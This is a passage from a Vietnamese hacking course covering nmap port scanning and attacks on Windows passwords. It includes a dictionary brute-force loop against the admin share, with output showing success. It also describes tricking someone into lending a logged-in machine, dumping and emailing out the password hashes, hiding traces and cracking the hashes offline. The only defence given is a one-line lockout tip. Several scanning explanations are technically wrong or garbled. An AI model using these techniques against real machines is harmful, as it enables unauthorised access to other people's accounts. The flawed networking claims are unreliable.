

# Tấn công và bảo vệ hệ thống

Copyright by Tocbatdat

Research Manager

I-train.com.vn

Phần I. Scan port toàn tập và cách phòng chống .....	6
I. Nguyên tắc truyền thông tin TCP/IP .....	6
1. Cấu tạo gói tin TCP .....	6
2. Khi Client muốn thực hiện một kết nối TCP với Server đầu tiên: .....	7
3. Khi Client muốn kết thúc một phiên làm việc với Server .....	8
II. Nguyên tắc Scan Port trên một hệ thống. ....	8
1. TCP Scan .....	8
2. UDP Scan.....	10
III. Scan Port với Nmap.....	10
IV. Kết luận.....	13
Phần I. Tấn công Password của tài khoản người dùng trong Windows. ....	14
I.Sử dụng lệnh For trong Windows. ....	14
1. Giải mã mật khẩu được mã hoá.....	16
Phần II. Tấn công hệ thống Windows qua lỗ hổng bảo mật.....	23
1. Dùng Retina Network Security Scanner 5.1 để tìm lỗ hổng trên hệ thống...24	
Phần III. Hack password xác thực bằng Certificate và cách phòng chống .....	32
I. Hiểu biết chung.....	32
II. Tools sử dụng .....	35
III. Kỹ thuật lấy Password Gmail .....	36
1. Đặt proxy cho người dùng .....	36
2. Tiết hành .....	37

I. Phát hiện và bảo mật cho Account Gmail .....	45
1. Phát hiện khi vào mạng có qua một Proxy hay không .....	45
Phần IV. Tấn công DoS/DDoS và cách phòng chống .....	50
I. Lịch sử của tấn công DoS .....	50
1. Mục tiêu .....	50
2. Các cuộc tấn công .....	50
II. Định nghĩa về tấn công DoS .....	51
1. Các mục đích của tấn công DoS .....	51
2. Mục tiêu mà kẻ tấn công thường sử dụng tấn công DoS .....	52
III. Các dạng tấn công .....	52
1. Các dạng tấn công DoS .....	52
IV. Các công cụ tấn công DoS .....	58
1. Tools DoS – Jolt2 .....	59
2. Tools DoS: Bubonic.c .....	59
3. Tools DoS: Land and LaTierra .....	60
4. Tools DoS: Targa .....	60
5. Tools DoS Blast 2.0 .....	61
6. Tools DoS – Nemesys .....	61
7. Tool DoS – Panther2 .....	62
8. Tool DoS – Crazy Pinger .....	62
9. Tool DoS – Some Trouble .....	64
10. DoS Tools – UDP Flood .....	65
11. Tools DoS – FSMAX .....	66

V. Kết luận phần I.....	66
VI. Mạng BOT NET .....	68
1. Ý nghĩa của mạng BOT .....	68
2. Mạng BOT .....	69
3. Mạng Botnet. ....	69
4. Mục đích sử dụng mạng Botnets .....	70
5. Các dạng của mạng BOT.....	71
6. Các bước xây dựng mạng BotNet? Cách phân tích mạng Bot.....	72
7. Sơ đồ cách hệ thống bị lây nhiễm và sử dụng Agobot.....	74
VII. Các tools tấn công DDoS .....	74
1. Nuclear Bot.....	74
VIII. Tấn công DDoS.....	75
1. Các đặc tính của tấn công DDoS.....	76
2. Tấn công DDoS không thể ngăn chặn hoàn toàn.....	76
3. Kẻ tấn công khôn ngoan. ....	77
IX. Phân loại tấn công DDoS.....	78
X. Tấn công Reflective DNS (reflective - phản chiếu). .....	80
1. Các vấn đề liên quan tới tấn công Reflective DNS .....	80
2. Tool tấn công Reflective DNS – ihateperl.pl .....	81
Phần VI. Kỹ thuật edit Registry bằng câu lệnh và ứng dụng bảo mật.....	83
1. Vai trò của Command Line.....	83
2. Tạo ra file.bat thực thi tự động một số thao tác.....	83
3. Cấu hình REGISTRY bằng file.bat .....	85

4. Ứng dụng cấu hình REGISTRY .....	87
5. Kết luận .....	89
Phần VII. Backdoor và Trojan toàn tập .....	90
1. Giới thiệu về Trojans. ....	90
2. Các dạng và cách hoạt động của Trojan .....	91
3. Những con đường để máy tính nạn nhân nhiễm Trojan.....	92
4. Những cách nhận biết một máy tính bị nhiễm Trojans – Cơ bản nhất – Có thể không đúng.....	93
5. Sử dụng một số loại Trojan.....	94
6. Cách ẩn một hoặc nhiều Trojan vào một file .exe hay file chạy bình thường	102
7. Cách phát hiện Trojan.....	106
8. Cách phòng chống Trojans và Backdoor.....	110
9. Kết luận.....	111
Phần VIII. Kỹ thuật hack Web sử dụng upload file PHP và cách phòng chống ...	112
I. Các tools cần thiết .....	113
1. Burpsuite_v1.3.....	113
II. Kỹ thuật upload file PHP và chiếm quyền điều khiển máy chủ web .....	114
1. Chuẩn bị.....	114
2. Thực hiện Upload file php lên website.....	114
III. Kỹ thuật bảo vệ máy chủ .....	138

## Phần I. Scan port toàn tập và cách phòng chống




Trong bài viết này tôi trình bày với các bạn các nguyên tắc Scan Port cơ bản trên hệ thống, những kỹ thuật scan từ đó chúng ta biết trên một hệ thống đang sử dụng những Port nào. Từ những khái niệm về Scan tôi cũng trình bày với các bạn giải pháp ngăn cấm Scan trên hệ thống. Nội dung trong bài viết gồm:

- 1. Nguyên tắc truyền thông tin TCP/IP**
- 2. Các Nguyên tắc và Phương thức Scan Port**
- 3. Sử dụng phần mềm Nmap**

### I. Nguyên tắc truyền thông tin TCP/IP


#### 1. Cấu tạo gói tin TCP



Trong bài viết này tôi chỉ chú trọng tới các thiết lập Flag trong gói tin TCP nhằm mục đích sử dụng để Scan Port:

- Thông số SYN để yêu cầu kết nối giữa hai máy tính
  - Thông số ACK để trả lời kết nối giữa hai máy có thể bắt đầu được thực hiện
  - Thông số FIN để kết thúc quá trình kết nối giữa hai máy
  - Thông số RST từ Server để nói cho Client biết rằng giao tiếp này bị cấm (không thể sử dụng)
  - Thông số PSH sử dụng kết hợp với thông số URG
  - Thông số URG sử dụng để thiết lập độ ưu tiên cho gói tin này.
- Thật ra toàn bộ các thông số này trong gói tin nó chỉ thể hiện là 1 hoặc 0 nếu là 0 thì gói tin TCP không thiết lập thông số này, nếu là 1 thì thông số nào đó được thực hiện nó sẽ lần lượt trong 8 bits trong phần Flag.

## **2. Khi Client muốn thực hiện một kết nối TCP với Server đầu tiên:**



- + Bước I: Client bắn đến Server một gói tin SYN
- + Bước II: Server trả lời tới Client một gói tin SYN/ACK
- + Bước III: Khi Client nhận được gói tin SYN/ACK sẽ gửi lại server một gói ACK – và quá trình trao đổi thông tin giữa hai máy bắt đầu.

### **3. Khi Client muốn kết thúc một phiên làm việc với Server**



- + Bước I: Client gửi đến Server một gói tin FIN ACK
- + Bước II: Server gửi lại cho Client một gói tin ACK
- + Bước III: Server lại gửi cho Client một gói FIN ACK
- + Bước IV: Client gửi lại cho Server gói ACK và quá trình ngắt kết nối giữa Server và Client được thực hiện.

## **II. Nguyên tắc Scan Port trên một hệ thống.**

### **1. TCP Scan**

Trên gói TCP/UDP có 16 bit dành cho Port Number điều đó có nghĩa nó có từ 1 – 65535 port. Không một hacker nào lại scan toàn bộ các port trên hệ thống, chúng chỉ scan những port hay sử dụng nhất thường chỉ sử dụng scan từ port 1 tới port 1024 mà thôi.

Phần trên của bài viết tôi đã trình bày với các bạn nguyên tắc tạo kết nối và ngắt kết nối giữa hai máy tính trên mạng. Dựa vào các nguyên tắc truyền thông tin của TCP tôi có thể Scan Port nào mở trên hệ thống bằng phương thức sau đây:

- SYN Scan: Khi Client bắn gói SYN với một thông số Port nhất định tới Server nếu server gửi về gói SYN/ACK thì Client biết Port đó trên Server được mở. Nếu Server gửi về cho Client gói RST/SYN tôi biết port đó trên Server đóng.

- FIN Scan: Khi Client chưa có kết nối tới Server nhưng vẫn tạo ra gói FIN với số port nhất định gửi tới Server cần Scan. Nếu Server gửi về gói ACK thì Client biết Server mở port đó, nếu Server gửi về gói RST thì Client biết Server đóng port đó.
- NULL Scan Sure: Client sẽ gửi tới Server những gói TCP với số port cần Scan mà không chứa thông số Flag nào, nếu Server gửi lại gói RST thì tôi biết port đó trên Server bị đóng.
- XMAS Scan Sorry: Client sẽ gửi những gói TCP với số Port nhất định cần Scan chứa nhiều thông số Flag như: FIN, URG, PSH. Nếu Server trả về gói RST tôi biết port đó trên Server bị đóng.
- TCP Connect: Phương thức này rất thực tế nó gửi đến Server những gói tin yêu cầu kết nối thực tế tới các port cụ thể trên server. Nếu server trả về gói SYN/ACK thì Client biết port đó mở, nếu Server gửi về gói RST/ACK Client biết port đó trên Server bị đóng.
- ACK Scan: dạng Scan này nhằm mục đích tìm những Access Control List trên Server. Client cố gắng kết nối tới Server bằng gói ICMP nếu nhận được gói tin là Host Unreachable thì client sẽ hiểu port đó trên server đã bị lọc.

Có vài dạng Scan cho các dịch vụ điển hình dễ bị tấn công như:

- RPC Scan: Có gắng kiểm tra xem hệ thống có mở port cho dịch vụ RPC không.
- Windows Scan tương tự như ACK Scan, nhưng nó có thể chỉ thực hiện trên một số port nhất định.
- FTP Scan: Có thể sử dụng để xem dịch vụ FTP có được sử dụng trên Server hay không
- IDLE cho phép kiểm tra tình trạng của máy chủ.

## 2. UDP Scan.

Nếu như gói tin truyền bằng TCP để đảm bảo sự toàn vẹn của gói tin sẽ luôn được truyền tới đích. Gói tin truyền bằng UDP sẽ đáp ứng nhu cầu truyền tải dữ liệu nhanh với các gói tin nhỏ. Với quá trình thực hiện truyền tin bằng TCP kẻ tấn công dễ dàng Scan được hệ thống đang mở những port nào dựa trên các thông số Flag trên gói TCP.

### Cấu tạo gói UDP

Source Port	Destination Port
Length	Optional Checksum

Như ta thấy gói UDP không chứa các thông số Flag, cho nên không thể sử dụng các phương thức Scan port của TCP sử dụng cho UDP được. Thật không may hầu hết hệ thống đều cho phép gói ICMP.

Nếu một port bị đóng, khi Server nhận được gói ICMP từ client nó sẽ cố gắng gửi một gói ICMP type 3 code 3 port với nội dung là “unreachable” về Client. Khi thực hiện UDP Scan bạn hãy chuẩn bị tinh thần nhận được các kết quả không có độ tin cậy cao.

## III. Scan Port với Nmap.

Nmap là một tool scan port rất mạnh và đã nổi danh từ lâu được giới hacker tin dùng. Nó hỗ trợ toàn bộ các phương thức scan port, ngoài ra nó còn hỗ trợ các phương thức scan hostname, service chạy trên hệ thống đó....

Nmap hiện giờ có cả giao diện đồ họa và giao diện command line cho người dùng, chạy trên cả môi trường .NIX và Windows.

Phần mềm nmap miễn phí các bạn download tại địa chỉ:  
<http://nmap.org/download.html>

Dưới đây là cách sử dụng Nmap để scan

C:\nmap-3.93>nmap -h

Nmap 3.93 Usage: nmap [Scan Type(s)] [Options] <host or net list>

Some Common Scan Types ('\*' options require root privileges)

- \* -sS TCP SYN stealth port scan (default if privileged (root))
- sT TCP connect() port scan (default for unprivileged users)
- \* -sU UDP port scan
- sP ping scan (Find any reachable machines)
- \* -sF,-sX,-sN Stealth FIN, Xmas, or Null scan (experts only)
- sV Version scan probes open ports determining service and app names/versions
- sR/-I RPC/Identd scan (use with other scan types)

Some Common Options (none are required, most can be combined):

- \* -O Use TCP/IP fingerprinting to guess remote operating system
- p <range> ports to scan. Example range: '1-1024,1080,6666,31337'
- F Only scans ports listed in nmap-services
- v Verbose. Its use is recommended Use twice for greater effect.
- P0 Don't ping hosts (needed to scan www.microsoft.com and others)
- \* -Ddecoy\_host1,decoy2[,...] Hide scan using many decoys
- 6 scans via IPv6 rather than IPv4
- T <Paranoid|Sneaky|Polite|Normal|Aggressive|Insane> General timing policy
- n/-R Never do DNS resolution/Always resolve [default: sometimes resolve]
- oN/-oX/-oG <logfile> Output normal/XML/grepable scan logs to <logfile>
- iL <inputfile> Get targets from file; Use '-' for stdin

\* -S <your\_IP>/-e <devicename> Specify source address or network interface  
--interactive Go into interactive mode (then press h for help)  
--win\_help Windows-specific features

Example: nmap -v -sS -O www.my.com 192.168.0.0/16 '192.88-90.\*.\*'

SEE THE MAN PAGE FOR MANY MORE OPTIONS, DESCRIPTIONS, AND EXAMPLES

## Nmap Scan

### a. Các dạng Scan nmap hỗ trợ.

Nmap -sT: trong đó chữ s – là Scan, còn chữ T là dạng TCP scan

Nmap -sU: đó là sử dụng UDP Scan

Nmap -sP: sử dụng Ping để scan

Nmap -sF: sử dụng FIN Scan

Nmap -sX: sử dụng phương thức XMAS Scan

Nmap -sN: sử dụng phương thức NULL Scan

Nmap -sV: sử dụng để Scan tên các ứng dụng và version của nó

Nmap -SR /I RPC sử dụng để scan RPC

### b. Các option cao cấp kết hợp với các dạng Scan trong Nmap.

- O: sử dụng để biết hệ điều hành chạy trên máy chủ ví như ta dùng Nmap sử dụng phương thức scan là XMAS Scan và đoán biết hệ điều hành của: www.vnexperts.net ta dùng câu lệnh: nmap -sX -o www.vnexperts.net.

- P: giải port sử dụng để scan

- F: Chỉ những port trong danh sách scan của Nmap
- V: Sử dụng Scan hai lần nhằm tăng độ tin cậy và hiệu quả của phương thức scan nào ta sử dụng.
- P0: không sử dụng ping để Scan nhằm mục đích giảm thiểu các quá trình quét ngăn chặn scan trên các trang web hay máy chủ.

Ví như tôi muốn Scan trang web www.vnexperts.net bằng phương thức UDP Scan số port tôi sử dụng là từ 1 tới 1024 và sử dụng hai lần để nâng cao hiệu quả, khi scan sẽ không ping tới trang này:

```
Nmap -sU -P '1-1024' -V -P0 www.vnexperts.net
```

Ngoài ra nmap còn hỗ trợ tính năng scan ẩn nhằm tránh những quá trình quét trên server như sử dụng:

-Ddecoy\_host1, decoy2... để sử ẩn quá trình Scan.

-6: Scan IPv6

Ngoài ra nmap còn cho chúng ta những options để output kết quả ra nhiều định dạng file khác nhau.

#### **IV. Kết luận.**

Scan port là một trong những bước đầu tiên để tấn công vào một hệ thống, để hiểu được các phương thức scan chúng ta có thể dùng nmap để thực hiện. Sau đó cách chúng ta cầm Scan đó là sử dụng các thiết bị chuyên dụng như IPS, IDS để detect và ngăn chặn tấn công

## Phần II. Hack Windows toàn tập và cách phòng chống


### **Hack Windows toàn tập – Cách phòng chống.**

Windows là hệ điều hành phổ biến nhất trên thế giới, nó luôn tiềm ẩn những lỗi bảo mật. Trong bài viết này tôi sẽ trình bày với các bạn những phương thức tấn công một máy tính cài hệ điều hành Windows. Từ những kiến thức và khả năng tấn công vào máy tính cài hệ điều hành Windows tôi sẽ đưa ra các giải pháp bảo mật cho hệ thống.

#### **Các nội dung trong bài viết:**

1. Tấn công Password của tài khoản trong Windows.
2. Tấn công máy tính cài Windows thông qua các lỗ hổng bảo mật

## **Phần I. Tấn công Password của tài khoản người dùng trong Windows.**



### **I.Sử dụng lệnh For trong Windows.**

- Máy bị tấn công địa chỉ IP: 192.168.1.18, máy sử dụng để tấn công cùng nằm trong mạng 192.168.1.0/24.
- Hầu hết tất cả các máy đều chia sẻ tài nguyên trong hệ thống mạng, và có một thư mục được Share ẩn mặc định là thư mục \\computer\IPC\$
- Khi ta biết được User trên máy đó là Administrator ta chỉ quan tâm làm thế nào để biết được mật khẩu của tài khoản đó.

- Tạo một file từ điển chứa hầu hết các mật khẩu thông dụng – dùng tools Dictionary Generator để tạo ra bộ từ điển này.
- Cấu tạo của lệnh for:
- For /f “tokens=1” %a in (vnedic.txt) do net use \* \\computer\IPC\$ /user:”administrator” %a
- Trong đó vnedic.txt là file từ điển đã được tạo, sử dụng Net User để Map ổ

```

C:\>for /f "tokens=1" %a in (vnedic.txt) do net use * \\192.168.1.8\c$ /user:"administrator" %a
I:\>net use * \\192.168.1.8\c$ /user:"administrator" vne
System error 1326 has occurred.

Logon failure: unknown user name or bad password.

I:\>net use * \\192.168.1.8\c$ /user:"administrator" unexperts
System error 1326 has occurred.

Logon failure: unknown user name or bad password.

I:\>net use * \\192.168.1.8\c$ /user:"administrator" yeuemnhieu
System error 1326 has occurred.

Logon failure: unknown user name or bad password.

I:\>net use * \\192.168.1.8\c$ /user:"administrator" chiyeuem
System error 1326 has occurred.

Logon failure: unknown user name or bad password.

I:\>net use * \\192.168.1.8\c$ /user:"administrator" tocbatdat
System error 1326 has occurred.

Logon failure: unknown user name or bad password.

I:\>net use * \\192.168.1.8\c$ /user:"administrator" 123
Drive Z: is now connected to \\192.168.1.8\c$.

The command completed successfully.

I:\>


```

File từ điển tôi đẻ ở ô I: với tên vnedic.txt. Sau khi hệ thống tìm password ở trong file vnedic.txt đã tìm được password của tài khoản Administrator của máy 192.168.1.8 là “123”.

- Có rất nhiều phương pháp tạo ra bộ từ điển để sử dụng lệnh for tấn công vào hệ thống Windows.
- Nhược điểm của phương pháp này là rất chậm để có thể tấn công được một hệ thống máy tính có mật khẩu phức tạp.

Giải pháp chống tấn công sử dụng lệnh For:

- Thiết lập trong Group Policy khi gõ Password sai 5 lần sẽ bị lock 30 phút



## **1. Giải mã mật khẩu được mã hoá.**

### *a. Trên máy Local*

- Giả sử bạn không biết mật khẩu của một máy tính trong hệ thống, nhưng bạn lại nhờ người đó gõ mật khẩu của họ và cho bạn mượn máy tính dùng tạm. Và bạn giờ đây là làm thế nào để biết được Password trên máy bạn đang logon.
- Rất nhiều phần mềm có thể Exports đoạn mã hoá của Password ra thành một File điển hình là PasswordDump, WinPasswordPro, trong bài viết này tôi trình bày với các bạn sử dụng WinPasswordPro.


Bật chương trình WinPasswordPro lên Import Password từ máy Local




Sau Khi Import Password từ file SAM vào sẽ được



Sau đó ta Export danh sách User và Password đã được mã hoá ra một file .txt và gửi vào Mail của chúng ta, sang máy chúng ta cũng dung phần mềm này để giải mã ngược lại.



Mở file TXT đã exports ra ta có dữ liệu password đã được mã hoá



Sau khi lấy được dữ liệu User – Password đã mã hoá ta Uninstall chương trình này trên máy nạn nhân để khôi lộ - rồi gửi file đó vào Mail để về máy của ta Giải mã – đây là công đoạn tốn thời gian. Đối với mật khẩu dài 10 ký tự mất khoảng 1 tiếng.

- Bật chương trình WinPasswordPro trên máy của chúng ta chọn File -> Import PWDUMP file rồi chọn đường dẫn tới file password được mã hoá.

Sau khi Import từ file PWDUMP ta được - Nhấn vào Start ta sẽ có 3 phương thức tấn công Password

- + Brute Force
- + Dictionary
- + Smart Table



Tôi chọn phương thức tấn công Brute Force




Đợi khoảng 15 phút (đây là password do tôi không đặt ký tự đặc biệt, không số, không hoa và 9 ký tự)

- Kết thúc quá trình tôi đã giải mã được file Password đã được mã hoá với: user administrator và Password là vnexperts



b. *Tấn công máy từ xa.*

- Khi chúng ta được ngồi trên máy nạn nhân để Exports Password được mã hoá là đơn giản nhưng thực tế sẽ rất ít khi thực hiện được phương thức này.
- Dùng Password Dump chúng ta sẽ lấy được dữ liệu đã được mã hoá từ một máy từ xa.
